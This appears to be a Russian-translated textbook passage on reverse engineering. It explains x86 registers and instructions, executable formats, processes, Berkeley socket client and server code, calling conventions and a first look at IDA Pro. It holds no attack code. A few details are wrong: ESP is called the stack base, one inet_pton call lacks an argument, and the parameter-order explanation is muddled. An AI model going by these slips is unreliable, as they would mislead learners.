`AND destination, value`	Выполняет побитовое И над назначением и значением.
`OR destination, value`	Выполняет побитовое ИЛИ над назначением и значением.
`XOR destination, value`	Выполняет побитовое исключающее ИЛИ над назначением и значением.

Инструкция	Описание
`SHL destination, N`	Сдвигает назначение влево на `N` битов, где слева находятся старшие биты.
`SHR destination, N`	Сдвигает назначение вправо на `N` битов, где справа находятся младшие биты.
`INC destination`	Увеличивает назначение на 1.
`DEC destination`	Уменьшает назначение на 1.

Эти мнемонические инструкции принимают одну из трёх форм в зависимости от количества операндов. В таблице 6-2 показаны три различные формы операндов.

Таблица 6-2. Формы мнемоник Intel

Количество операндов	Форма	Примеры
0	`NAME`	`POP`, `RET`
1	`NAME input`	`PUSH 1`; `CALL func`
2	`NAME output, input`	`MOV EAX, EBX`; `ADD EDI, 1`

Два распространённых способа представления инструкций x86 на языке ассемблера - синтаксис Intel и синтаксис AT&T. Синтаксис Intel, изначально разработанный корпорацией Intel, используется мной на протяжении всей этой главы. Синтаксис AT&T применяется во многих средствах разработки для Unix-подобных систем. Эти синтаксисы различаются несколькими особенностями, например порядком указания операндов. Так, инструкция прибавления 1 к значению, хранящемуся в регистре EAX, в синтаксисе Intel выглядит как `ADD EAX, 1`, а в синтаксисе AT&T - как `addl $1, %eax`.

Регистры процессора

В процессоре имеется ряд регистров для очень быстрого временного хранения текущего состояния выполнения. В x86 каждый регистр обозначается двух- или трёхсимвольной меткой. На рисунке 6-2 показаны основные регистры 32-битного процессора x86. Понимание многочисленных типов поддерживаемых процессором регистров крайне важно, поскольку каждый из них служит своим целям, а без этого невозможно понять работу инструкций.




Рисунок 6-2. Основные 32-битные регистры x86

Регистры x86 делятся на четыре основные категории: общего назначения, индексные регистры памяти, управляющие и селекторные.

Регистры общего назначения

Регистры общего назначения - EAX, EBX, ECX и EDX на рисунке 6-2 - служат временными хранилищами неспециализированных вычисляемых значений, например результатов сложения или вычитания. Размер регистров общего назначения составляет 32 бита, хотя инструкции могут обращаться к их 16- и 8-битным версиям с помощью простого соглашения об именах. Например, к 16-битной версии регистра EAX обращаются как к AX, а его 8-битные версии называются AH и AL. Организация регистра EAX показана на рисунке 6-3.




Рисунок 6-3. Регистр общего назначения EAX с компонентами меньшего размера

Индексные регистры памяти

Индексные регистры памяти ESI, EDI, ESP, EBP и EIP в основном имеют общее назначение, за исключением регистров ESP и EIP. Регистр ESP используется инструкциями `PUSH` и `POP`, а также при вызовах подпрограмм, чтобы указывать текущее положение в памяти основания стека.

Хотя регистр ESP можно использовать не только для индексации стека, обычно поступать так неразумно, поскольку это способно вызвать повреждение памяти или непредвиденное поведение. Причина в том, что некоторые инструкции неявно полагаются на значение этого регистра. Регистр EIP, напротив, не может быть непосредственно доступен как регистр общего назначения, поскольку он указывает следующий адрес в памяти, откуда будет прочитана инструкция.

Изменить значение регистра EIP можно только управляющей инструкцией, например `CALL`, `JMP` или `RET`. Для нашего обсуждения важным управляющим регистром является EFLAGS. Он содержит различные логические флаги, указывающие результаты выполнения инструкций, например был ли результат последней операции равен 0. Эти логические флаги реализуют условные переходы в процессоре x86. Например, если вычесть два значения и получить 0, флаг нуля Zero в регистре EFLAGS будет установлен в 1, а неприменимые флаги - в 0.

Регистр EFLAGS также содержит важные системные флаги, например признак включения прерываний. Не все инструкции влияют на значение EFLAGS. В таблице 6-3 перечислены важнейшие значения флагов, включая позицию бита, общепринятое имя и краткое описание.

Таблица 6-3. Важные флаги состояния EFLAGS

Бит	Имя	Описание
0	Флаг переноса (Carry)	Указывает, был ли создан бит переноса последней операцией.
2	Флаг чётности (Parity)	Чётность младшего байта последней операции.

Бит	Имя	Описание
6	Флаг нуля (Zero)	Указывает, равен ли результат последней операции нулю; используется в операциях сравнения.
7	Флаг знака (Sign)	Указывает знак последней операции; фактически представляет старший бит результата.
11	Флаг переполнения (Overflow)	Указывает, произошло ли переполнение последней операции.

Селекторные регистры

Селекторные регистры CS, DS, ES, FS, GS и SS адресуют участки памяти, указывая определённый блок памяти, который можно читать или записывать. Фактический адрес памяти, используемый при чтении или записи значения, ищется во внутренней таблице процессора.

> **Примечание.** Селекторные регистры обычно используются только в операциях, зависящих от операционной системы. Например, в Windows регистр FS применяется для доступа к памяти, выделенной для хранения управляющих сведений текущего потока.

Доступ к памяти выполняется с порядком байтов от младшего к старшему. Вспомните из главы 3: такой порядок означает, что младший байт хранится по наименьшему адресу памяти.

Ещё одна важная особенность архитектуры x86 состоит в том, что операции с памятью не обязаны быть выровнены. В архитектуре процессора с выравниванием все операции чтения и записи основной памяти должны быть выровнены по размеру операции. Например, 32-битовое значение пришлось бы читать с адреса памяти, кратного 4. В архитектурах с выравниванием, таких как SPARC, чтение невыровненного адреса вызывает ошибку. Архитектура x86, напротив, позволяет читать или записывать любой адрес памяти независимо от выравнивания.

В отличие от таких архитектур, как ARM, где для загрузки и сохранения значений между регистрами процессора и основной памятью используются специализированные инструкции, многие инструкции x86 могут принимать адреса памяти в качестве операндов. Более того, x86 поддерживает сложный формат адресации памяти в инструкциях: каждая ссылка на адрес памяти может содержать базовый регистр, индексный регистр, множитель индекса от 1 до 8 или 32-битовое смещение. Например, следующая инструкция `MOV` объединяет все четыре варианта адресации, чтобы определить адрес памяти со значением, которое нужно скопировать в регистр EAX:

```
MOV EAX, [ESI + EDI * 8 + 0x50]   ; Прочитать 32-битовое значение из адреса памяти
```

Когда в инструкции используется такая сложная ссылка на адрес, её обычно заключают в квадратные скобки.

Поток выполнения программы

Поток выполнения программы, или поток управления, определяет, какие инструкции будет выполнять программа. В x86 имеются три основных типа инструкций потока выполнения: вызов подпрограмм, условные переходы и безусловные переходы. Вызов подпрограммы перенаправляет поток программы в подпрограмму, то есть заданную последовательность инструкций. Для этого применяется инструкция `CALL`, изменяющая регистр EIP на адрес подпрограммы. Инструкция `CALL` помещает адрес памяти следующей инструкции в текущий стек, сообщая потоку программы, куда вернуться после выполнения задачи подпрограммы. Возврат выполняется инструкцией `RET`, которая изменяет EIP на верхний адрес в стеке, помещённый туда инструкцией `CALL`.

Условные переходы позволяют коду принимать решения на основе предшествующих операций. Например, инструкция `CMP` сравнивает значения двух операндов, возможно двух регистров, и вычисляет соответствующие значения регистра EFLAGS. На низком уровне `CMP` вычитает одно значение из другого, соответствующим образом устанавливает EFLAGS, а затем отбрасывает результат. Инструкция `TEST` действует аналогично, но вместо вычитания выполняет операцию `AND`.

После вычисления значения EFLAGS можно выполнить условный переход; адрес перехода зависит от состояния EFLAGS. Например, инструкция `JZ` выполняет условный переход, если установлен флаг Zero, что произойдёт, например, если `CMP` сравнила два равных значения; в противном случае инструкция является холостой операцией. Помните, что регистр EFLAGS может также устанавливаться арифметическими и другими инструкциями. Например, инструкция `SHL` сдвигает значение назначения на определённое количество битов от младших к старшим.

Безусловный переход потока программы реализуется инструкцией `JMP`, которая просто безусловно переходит по адресу назначения. О безусловных переходах больше почти нечего сказать.

Основы операционных систем

Понимание архитектуры компьютера важно как для статической, так и для динамической обратной разработки. Без этих знаний трудно понять, что делает последовательность инструкций. Но архитектура - лишь часть картины: без операционной системы, управляющей аппаратным обеспечением и процессами компьютера, инструкции были бы не слишком полезны. Здесь я объясню некоторые основы работы операционной системы, которые помогут понять процессы обратной разработки.

Форматы исполняемых файлов

Форматы исполняемых файлов определяют способ хранения исполняемых файлов на диске. Операционные системы должны задавать поддерживаемые исполняемые файлы, чтобы иметь возможность загружать и запускать программы. В отличие от прежних операционных систем, например MS-DOS, где форматы выполняемых файлов ничем не ограничивались и при запуске файлы с инструкциями загружались непосредственно в память, современные операционные системы предъявляют гораздо больше требований, из-за чего форматы становятся сложнее.

Некоторые требования к современному формату исполняемого файла:

• Выделение памяти для исполняемых инструкций и данных.
• Поддержка динамической компоновки внешних библиотек.
• Поддержка криптографических подписей для проверки источника исполняемого файла.
• Сохранение отладочной информации, связывающей исполняемый код с исходным кодом для целей отладки.

• Ссылка на адрес в исполняемом файле, с которого начинается выполнение кода и который обычно называют начальным адресом. Она необходима, поскольку начальный адрес программы может не совпадать с первой инструкцией исполняемого файла.

Windows использует формат Portable Executable (PE) для всех исполняемых файлов и динамических библиотек. Исполняемые файлы обычно имеют расширение `.exe`, а динамические библиотеки - `.dll`. В действительности Windows не нуждается в этих расширениях для правильной работы нового процесса; они используются лишь для удобства.

Большинство Unix-подобных систем, включая Linux и Solaris, применяет в качестве основного исполняемого формата Executable Linking Format (ELF). Главное исключение - macOS, использующая формат Mach-O.

Секции

Секции памяти, вероятно, являются важнейшими сведениями, хранящимися в исполняемом файле. Каждый нетривиальный исполняемый файл содержит не менее трёх секций: секцию кода с собственным машинным кодом исполняемого файла; секцию данных с инициализированными данными, которые можно читать и записывать во время выполнения; и специальную секцию с неинициализированными данными. Каждая секция имеет имя, указывающее на содержащиеся в ней данные. Секция кода обычно называется `text`, секция данных - `data`, а секция неинициализированных данных - `bss`.

Каждая секция содержит четыре основных элемента сведений:

• Текстовое имя.
• Размер и расположение содержащихся в исполняемом файле данных секции.
• Размер и адрес в памяти, куда должны быть загружены данные.
• Флаги защиты памяти, указывающие, можно ли записывать или выполнять секцию после загрузки в память.

Процессы и потоки

Операционная система должна уметь одновременно запускать несколько экземпляров исполняемого файла без конфликтов между ними. Для этого операционные системы определяют процесс, который служит контейнером экземпляра выполняемого исполняемого файла. Процесс хранит всю частную память, необходимую экземпляру для работы, изолируя её от других экземпляров того же исполняемого файла. Процесс также является границей безопасности, поскольку работает от имени определённого пользователя операционной системы, и решения безопасности можно принимать на основе этой личности.

Операционные системы также определяют поток выполнения, который позволяет операционной системе быстро переключаться между несколькими процессами, создавая у пользователя впечатление, что все они работают одновременно. Это называется многозадачностью. Для переключения между процессами операционная система должна

прервать текущую работу процессора, сохранить состояние текущего процесса и восстановить состояние другого процесса. Когда процессор возобновляет работу, он уже выполняет другой процесс.

Поток определяет текущее состояние выполнения. У него имеется собственный блок памяти для стека и место для сохранения состояния, когда операционная система останавливает поток. Обычно процесс имеет как минимум один поток, а предел количества потоков в процессе, как

правило, определяется ресурсами компьютера.

Чтобы создать новый процесс из исполняемого файла, операционная система сначала создаёт пустой процесс с собственным выделенным пространством памяти. Затем она загружает основной исполняемый файл в пространство памяти процесса, выделяя память на основе таблицы секций исполняемого файла. После этого создаётся новый поток, называемый главным.

Программа динамической компоновки отвечает за подключение системных библиотек основного исполняемого файла перед возвратом к исходному начальному адресу. Когда операционная система запускает главный поток, создание процесса завершается.

Сетевой интерфейс операционной системы

Операционная система должна управлять сетевым оборудованием компьютера, чтобы им могли совместно пользоваться все работающие приложения. Оборудование почти ничего не знает о протоколах более высокого уровня, таких как TCP/IP,[2] поэтому операционная система должна предоставлять реализации этих протоколов.

Операционная система также должна предоставлять приложениям способ взаимодействия с сетью. Самым распространённым сетевым API является модель сокетов Berkeley, первоначально разработанная в 1970-х годах в Калифорнийском университете в Беркли для BSD. Все Unix-подобные системы имеют встроенную поддержку сокетов Berkeley. В Windows библиотека Winsock предоставляет очень похожий программный интерфейс. Модель сокетов Berkeley настолько распространена, что вы почти наверняка встретите её на самых разных платформах.

Создание простого клиентского TCP-соединения с сервером

Чтобы лучше понять работу API сокетов, рассмотрим листинг 6-1, где создаётся простое клиентское TCP-соединение с удалённым сервером.

```
int port = 12345;
const char* ip = "1.2.3.4";
sockaddr_in addr = {0};

int s = socket(AF_INET, SOCK_STREAM, 0); // [1]

addr.sin_family = PF_INET;
addr.sin_port = htons(port); // [2]
inet_pton(AF_INET, ip, &addr.sin_addr); // [3]

if(connect(s, (sockaddr*) &addr, sizeof(addr)) == 0) // [4]
{
    char buf[1024];
    int len = recv(s, buf, sizeof(buf), 0); // [5]

    send(s, buf, len, 0); // [6]
}

close(s);
```

Листинг 6-1. Простой сетевой клиент TCP

Первый вызов API [1] создаёт новый сокет. Параметр `AF_INET` указывает, что требуется протокол IPv4. Для использования IPv6 вместо него следовало бы указать `AF_INET6`. Второй параметр, `SOCK_STREAM`, означает, что требуется потоковое соединение, которым для Интернета является TCP. Для создания сокета UDP следовало бы указать `SOCK_DGRAM`, то есть дейтаграммный сокет.

Затем с помощью addr, экземпляра определённой системой структуры sockaddr_in, формируется адрес назначения. В структуре адреса задаются тип протокола, порт TCP и IP-адрес TCP. Вызов inet_pton [3] преобразует строковое представление IP-адреса из ip в 32-битовое целое.

Обратите внимание: при задании порта используется функция htons [2], которая преобразует значение из порядка байтов узла, для x86 это порядок от младшего к старшему, в сетевой порядок байтов, всегда от старшего к младшему. То же относится и к IP-адресу. В данном случае IP-адрес 1.2.3.4 при хранении в формате от старшего к младшему превратится в целое 0x01020304.

Последний шаг - вызов connect для адреса назначения [4]. Здесь наиболее вероятен сбой, поскольку в этот момент операционная система должна выполнить исходящее обращение к адресу назначения и проверить, прослушивает ли его кто-либо. После установления нового соединения сокета программа может читать из сокета и записывать в него данные, как в файл, посредством системных вызовов recv [5] и send [6]. В Unix-подобных системах также можно пользоваться общими вызовами read и write, но в Windows это невозможно.

Создание клиентского соединения с TCP-сервером

В листинге 6-2 показан фрагмент другой стороны сетевого соединения - очень простого сервера TCP-сокета.

```
sockaddr_in bind_addr = {0};

int s = socket(AF_INET, SOCK_STREAM, 0);

bind_addr.sin_family = AF_INET;
bind_addr.sin_port = htons(12345);
inet_pton("0.0.0.0", &bind_addr.sin_addr); // [1]

bind(s, (sockaddr*)&bind_addr, sizeof(bind_addr)); // [2]
listen(s, 10); // [3]

sockaddr_in client_addr;
int socksize = sizeof(client_addr);
int newsock = accept(s, (sockaddr*)&client_addr, &socksize); // [4]

// Выполнить какие-либо действия с новым сокетом
```

Листинг 6-2. Простой сервер TCP-сокета

Первый важный шаг при подключении к серверу TCP-сокета - привязать сокет к адресу локального сетевого интерфейса, как показано в точках [1] и [2]. Фактически это операция, обратная клиентскому случаю из листинга 6-1, поскольку inet_pton() [1] лишь преобразует строковый IP-адрес в его двоичную форму. Сокет привязывается ко всем сетевым адресам, что обозначается строкой "0.0.0.0", хотя вместо неё можно было бы указать конкретный адрес на порту 12345.

Затем сокет привязывается к этому локальному адресу [2]. Привязка ко всем интерфейсам обеспечивает доступность серверного сокета извне текущей системы, например через Интернет, если этому не препятствует межсетевой экран.

Наконец, листинг предписывает сетевому интерфейсу прослушивать новые входящие соединения [3] и вызывает accept [4], возвращающий следующее новое соединение. Как и на стороне клиента, из нового сокета можно читать и в него можно записывать с помощью вызовов recv и send.

Когда вы встретите собственные приложения, использующие сетевой интерфейс операционной системы, вам придётся найти все эти вызовы функций в исполняемом коде. Знания о написании программ на уровне языка C окажутся ценными при изучении обращённого кода в дизассемблере.

Двоичный интерфейс приложений

Двоичный интерфейс приложений (application binary interface, ABI) - это определённый операционной системой интерфейс, описывающий соглашения о вызове приложением функции API. Большинство языков программирования и операционных систем передаёт параметры слева направо, то есть самый левый параметр исходного кода помещается по наименьшему адресу стека. Если параметры формируются путём помещения в стек, последним помещается первый параметр.

Ещё одно важное соображение - способ передачи возвращаемого значения вызывающей стороне функции после завершения вызова API. В архитектуре x86 значение размером не более 32 бит возвращается в регистре EAX. Значение размером от 32 до 64 бит возвращается в сочетании регистров EAX и EDX.

И EAX, и EDX считаются временными регистрами в ABI, то есть их значения не сохраняются между вызовами функций. Иными словами, вызывая функцию, вызывающая сторона не может рассчитывать, что сохранённое в этих регистрах значение останется там после возврата из вызова. Регистры обозначаются временными по практическим причинам: это позволяет функциям тратить меньше времени и памяти на сохранение регистров, которые всё равно могут не измениться. ABI задаёт точный список регистров, которые вызываемая функция должна сохранять в определённом месте стека.

В таблице 6-4 кратко описано типичное назначение регистров. В ней также указано, требуется ли сохранять регистр при вызове функции, чтобы перед возвратом из неё восстановить исходное значение регистра.

Таблица 6-4. Список сохраняемых регистров

Регистр	Использование в ABI	Сохраняется?
EAX	Используется для передачи возвращаемого значения функции.	Нет
EBX	Регистр общего назначения.	Да
ECX	Используется для локальных циклов и счётчиков, а иногда для передачи указателей объектов в таких языках, как C++.	Нет
EDX	Используется для расширенных возвращаемых значений.	Нет
EDI	Регистр общего назначения.	Да
ESI	Регистр общего назначения.	Да
EBP	Указатель на основание текущего действительного кадра стека.	Да

Регистр	Использование в ABI	Сохраняется?
ESP	Указатель на основание стека.	Да

На рисунке 6-4 показан вызов функции `add()` в ассемблерном коде функции `print_add()`: она помещает параметры в стек (`PUSH 10`), вызывает функцию `add()` (`CALL add`), а затем выполняет очистку (`ADD ESP, 8`). Результат сложения возвращается из `add()` через регистр EAX, после чего выводится в консоль.

```
void print_add() {
    printf("%d\n", add(1, 10));
}
```

```
int add(int a, int b) {
    return a + b;
}
```

```
PUSH  EBP
MOV   EBP, ESP

PUSH  10     ; Push parameters
PUSH  1
CALL  add
ADD   ESP, 8 ; Remove parameters

PUSH  EAX
PUSH  OFFSET "%d\n"
CALL  printf
ADD   ESP, 8

POP   EBP
RET
```

```
MOV  EAX, [ESP+4] ; EAX = a
ADD  EAX, [ESP+8] ; EAX = a + b
RET
```

Рисунок 6-4. Вызов функции в ассемблерном коде

Статическая обратная разработка

Теперь, когда вы получили базовое представление о выполнении программ, рассмотрим некоторые методы обратной разработки. Статическая обратная разработка - это процесс исследования исполняемого файла приложения с целью определить, что он делает. В идеале можно было бы обратить процесс компиляции до исходного кода, но обычно это слишком сложно. Вместо этого исполняемый файл чаще дизассемблируют.

Вместо того чтобы атаковать двоичный файл, вооружившись лишь шестнадцатеричным редактором и справочником машинного кода, можно воспользоваться одним из многочисленных инструментов дизассемблирования. Один из таких инструментов - работающий в Linux `objdump`, который просто выводит дизассемблированный код в консоль или файл. После этого перемещаться по дизассемблированному коду приходится в текстовом редакторе. Однако `objdump` не слишком удобен.

К счастью, существуют интерактивные дизассемблеры, представляющие дизассемблированный код в форме, которую легко исследовать и просматривать. Самый функциональный из них - IDA Pro, разработанный компанией Hex-Rays. IDA Pro является основным инструментом статической обратной разработки и поддерживает множество распространённых форматов исполняемых

файлов, а также почти все архитектуры процессоров. Полная версия стоит дорого, но доступна и бесплатная редакция. Хотя бесплатная версия дизассемблирует только код x86 и не может использоваться в коммерческой среде, она прекрасно подходит для первоначального знакомства с дизассемблером. Бесплатную версию IDA Pro можно загрузить с сайта Hex-Rays: hex-rays.com. Бесплатная версия предназначена только для Windows, но должна хорошо работать через Wine в Linux или macOS. Проведём краткую экскурсию по использованию IDA Pro для исследования простого сетевого двоичного файла.

Краткое руководство по IDA Pro Free Edition

После установки запустите IDA Pro и выберите целевой исполняемый файл, нажав **File > Open**. Должно появиться окно **Load a new file**, показанное на рисунке 6-5.

В этом окне отображается несколько параметров, но большинство из них предназначено для опытных пользователей; вам необходимо рассмотреть лишь некоторые важные параметры. Первый позволяет выбрать формат исследуемого исполняемого файла [1]. Показанный на рисунке вариант по умолчанию, **Portable executable**, обычно является правильным, но всегда лучше это проверить. Параметр **Processor type** [2] задаёт архитектуру процессора; по умолчанию это x86. Этот параметр особенно важен при дизассемблировании двоичных данных для необычных архитектур процессоров. Убедившись в правильности выбранных параметров, нажмите **OK**, чтобы начать дизассемблирование.

Выбор первого и второго параметров зависит от исполняемого файла, который требуется дизассемблировать. В этом примере исследуется исполняемый файл Windows в формате PE для процессора x86. Для других платформ, например macOS или Linux, необходимо выбрать соответствующие параметры. IDA приложит все усилия, чтобы определить формат, необходимый для дизассемблирования цели, поэтому обычно выбирать его вручную не приходится. Во время

дизассемблирования IDA постарается найти весь исполняемый код, добавить аннотации к декомпилированным функциям и данным и определить перекрёстные ссылки между областями дизассемблированного кода.




Рисунок 6-5. Параметры загрузки нового файла

По умолчанию IDA пытается предоставить аннотации для имён переменных и параметров функций, если располагает сведениями о них, например при вызове распространённых функций API. Для перекрёстных ссылок IDA находит места дизассемблированного кода, где имеются ссылки на данные и код; вскоре вы увидите, как искать их при обратной разработке. Дизассемблирование может занять много времени. После завершения процесса должен стать доступен основной интерфейс IDA, показанный на рисунке 6-6.

В основном интерфейсе IDA следует обратить внимание на три важных окна. Окно [2] представляет стандартное окно дизассемблированного кода. В данном примере в нём показано графическое представление IDA Pro, которое часто очень удобно для просмотра потока выполнения отдельной функции. Чтобы отобразить обычное представление с дизассемблированным кодом в линейном

формате, основанном на адресах загрузки инструкций, нажмите клавишу пробела. Окно [3] показывает состояние процесса дизассемблирования, а также любые ошибки, которые могут возникнуть при попытке выполнить в IDA непонятную ей операцию. В точке [1] находятся вкладки открытых окон.

Дополнительные окна IDA можно открыть, выбрав **View > Open subviews**. Ниже перечислены некоторые почти наверняка необходимые окна и отображаемые ими сведения:

• **IDA View** - дизассемблированный код исполняемого файла.
• **Exports** - все функции, экспортируемые исполняемым файлом.
• **Imports** - все функции, динамически подключаемые к исполняемому файлу во время выполнения.
• **Functions** - список всех функций, обнаруженных IDA Pro.
• **Strings** - список всех печатаемых строк, обнаруженных IDA Pro во время анализа.

